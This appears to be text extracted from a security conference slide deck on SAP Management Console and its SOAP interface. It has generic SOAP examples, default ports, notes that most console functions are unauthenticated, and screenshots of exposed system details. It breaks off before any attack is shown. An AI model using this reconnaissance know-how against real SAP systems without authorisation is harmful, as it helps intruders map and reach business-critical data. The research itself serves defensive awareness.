



catch²²

(in)SECURITY


SAP (in)security

Scrubbing SAP clean with SOAP

Chris John Riley



metasploit PTES
not-an-expert
con-junkie bad-researcher
dirtysec eurotrash
scared
programmer
c22 blogger
podcaster
twitter
pentester



*“THE WISEST MAN, IS HE
WHO KNOWS, THAT HE
KNOWS NOTHING”*

SOCRATES: APOLOGY, 21D



NOT

AN EXPERT!

CERTIFIED INFORMATION SYSTEMS
SECURITY PROFESSIONAL
CISSP®







SPANISH IS NOT


MY

STRONGPOINT



NO ME TOQUES

AHÍ!

- 
- 1) What's what**
 - 2) Information is king**
 - 3) Getting in the middle**
 - 4) Putting it all together**
 - 5) Stopping Bob!**



WHAT'S
WHAT

The image features the SAP logo, which consists of the letters 'SAP' in a bold, white, sans-serif font. The logo is centered on a dark blue pennant-shaped background that tapers to a point on the right side. The entire logo is set against a light gray background with a subtle sunburst pattern of rays emanating from the top left corner.

SAP





“...the world's leading provider of business software, SAP (which stands for "Systems, Applications, and Products in Data Processing") delivers products and services that help accelerate business innovation for our customers.”

Other people describe them as...

“...the world's leading *repository of business critical information*, SAP (which stands for “*Security Ain't [our] Problem*”) delivers products and services that help *attackers gain access to critical enterprise data.*”





***IS IT REALLY
THAT BAD?***

Over 500 patches for SAP

On Tuesday, SAP – one of the largest manufacturers of business applications and enterprise software – released a huge number of so-called Security Notes. An e-mail sent to SAP customers speaks euphemistically of "a significant number of security notes", it's rumoured there are 525 of these notes.





So Many Reasons

- **Vulnerabilities are a part of it!**
 - Every system has it's vulnerabilities
- **SAP installations often fall to business**
 - Not an operations problem
 - Financial data should be handled by the business
 - Security team never gets close to it!

*“YOU CAN'T TEST THAT, IT'S
BUSINESS CRITICAL!”*

UNKNOWN PROJECT MANAGER





SAP NetWeaver


People Integration (SAP EP)

Information Integration (SAP BW)

Process Integration (SAP XI)

Application Platform (SAP Web AS)

You're getting SOAP all over my SAP!







SIMPLE OBJECT ACCESS PROTOCOL

WRONG KIND OF SOAP!



SOAP Request Example (1)

POST /InStock HTTP/1.1

....

```
<?xml version="1.0"?>
```

```
<soap:Envelope
```

```
xmlns:soap="http://www.w3.org/2001/12/soap-  
envelope"
```

```
soap:encodingStyle="http://www.w3.org/2001/12/  
soap-encoding">
```

```
<soap:Body>....</soap:Body>
```

```
</soap:Envelope>
```

SOAP Request Example (1)

POST /InStock HTTP/1.1

....

<?xml version="1.0"?>

<soap:Envelope

xmlns:soap="http://www.w3.org/2001/12/soap-envelope"

soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">

<soap:Body>....</soap:Body>

</soap:Envelope>

SOAP Request Example (2)

...

```
<soap:Body xmlns:m="http://test.org/stock">
```

```
  <m:GetStockPrice>
```

```
    <m:StockName>SAP</m:StockName>
```

```
  </m:GetStockPrice>
```

```
</soap:Body>
```

...

SOAP Request Example (2)

...

```
<soap:Body xmlns:m="http://test.org/stock">
```

```
  <m:GetStockPrice>
```

```
    <m:StockName>SAP</m:StockName>
```

```
  </m:GetStockPrice>
```

```
</soap:Body>
```

...

SOAP Response Example

...

```
<m:GetStockPriceResponse>
```

```
  <m:Price>34.5</m:Price>
```

```
</m:GetStockPriceResponse>
```

```
</soap:Body>
```

...

SOAP Response Example

...

```
<m:GetStockPriceResponse>
```

```
  <m:Price>34.5</m:Price>
```

```
</m:GetStockPriceResponse>
```

```
</soap:Body>
```

...



***A LITTLE BIT
ABOUT SAP
MANAGEMENT
CONSOLE***

SAP MC Communications

- **Default port 5<instance>13/14**
 - 50013 HTTP
 - 50014 HTTPS
- **Can use SSL**
 - If it's configured
 - More on this later!

SAP MC Communications

- Uses **Basic auth** for some functions
 - Yes... It's *2011*
 - Yes... Companies still use Basic Auth
- **Most functions don't even use that!**
 - Yes... Unauthenticated!

A large, faint copyright symbol (©) is positioned on the left side of the slide. It is surrounded by a sunburst pattern of radiating lines that extends across the background. The entire slide has a light gray background with rounded corners.

**ENABLED BY
DEFAULT...**

A graphic with a sunburst pattern and a copyright symbol. The sunburst is composed of several rays emanating from a central point on the left. A large, faint copyright symbol (©) is positioned at the center of the sunburst. The background is a light gray with a subtle gradient.

**ON ALL SAP
SYSTEMS!**

SAP MC MMC Snap-in

The screenshot displays the SAP MMC console interface. The title bar shows 'sapmmc'. The menu bar includes 'Datei', 'Aktion', 'Ansicht', 'Favoriten', 'Fenster', and '?'. The toolbar contains various navigation and action icons. The main area is titled 'Console Root \ SAP Systems \ NSP \ WINXPSAP-TST 0'. On the left, a tree view shows the hierarchy: Console Root > SAP Systems > NSP > WINXPSAP-TST > WINXPSAP-TST 0. The right pane shows the configuration for 'WINXPSAP-TST 0' with a table of components.

Name
Process List
Current Status
Open Alerts
Syslog
Queue Statistic
Access Points
AS ABAP WP Table
ICM


Below the tree view, the following components are listed:

- Process List
- Current Status
- Open Alerts
- Syslog
- Queue Statistic
- Access Points
- AS ABAP WP Table
- ICM
 - Threads
 - Connections
 - Cache
 - Proxy Connections

SAP MC JAVA Applet

SAP Management Console

File Tools ?



- ▼ SAP Systems
 - ▼ NSP
 - ▼ Database
 - NSP(ABAP) on WINXPSAP-TST
 - ▼ **DVEBMGS00 on WINXPSAP-TST**
 - Process List
 - ⚡ Open Alerts
 - ⚡ Current Status
 - 📄 Queue Statistics
 - 📍 Access Points
 - 📊 AS ABAP WP Table
 - ▼ ICM
 - 📄 Thread List
 - 🔗 Connection List
 - 📄 Cache List
 - 🕒 Proxy List
 - 📄 Log Files
 - ▼ Computer System
 - ▶ 📄 ITSAMComputerSystem(WINXPSAP-TST)
 - ▶ 📄 Win32_ComputerSystem(WINXPSAP-TST)

SAP **SAP NetWeaver™**
SAP Management Console

Instance Operating System

Operating System

Manufacturer: **Microsoft Corporation**
Version: **Microsoft Windows XP Professional, 5.1.2600 (Service Pack 3)**
Domain: **ARBEITSGRUPPE**
License: **student [Registration Number 55274-640-0077061-23915]**

Memory

Physical :  451500 of 1048040 Kb (43%)
Total :  42316 of 2097024 Kb (2%)

File Systems

C:  7029 of 20465 MB (34%)
NTFS - Lokale Festplatte



INFORMATION

IS KING

**“If there’s one thing SAP MC loves,
it’s giving away information”**

Quote by:

Me, just now!



Nessus will save us!

Plugin ID: 22964

Port / Service: www (50013/tcp)

Severity:

Low

Plugin Name: Service Detection

Synopsis: The remote service could be identified.

Description

It was possible to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor: None

Plugin Output

A web server is running on this port.

Plugin Publication Date: 2007/08/19

Plugin Last Modification Date: 2011/09/20

Show me the money!





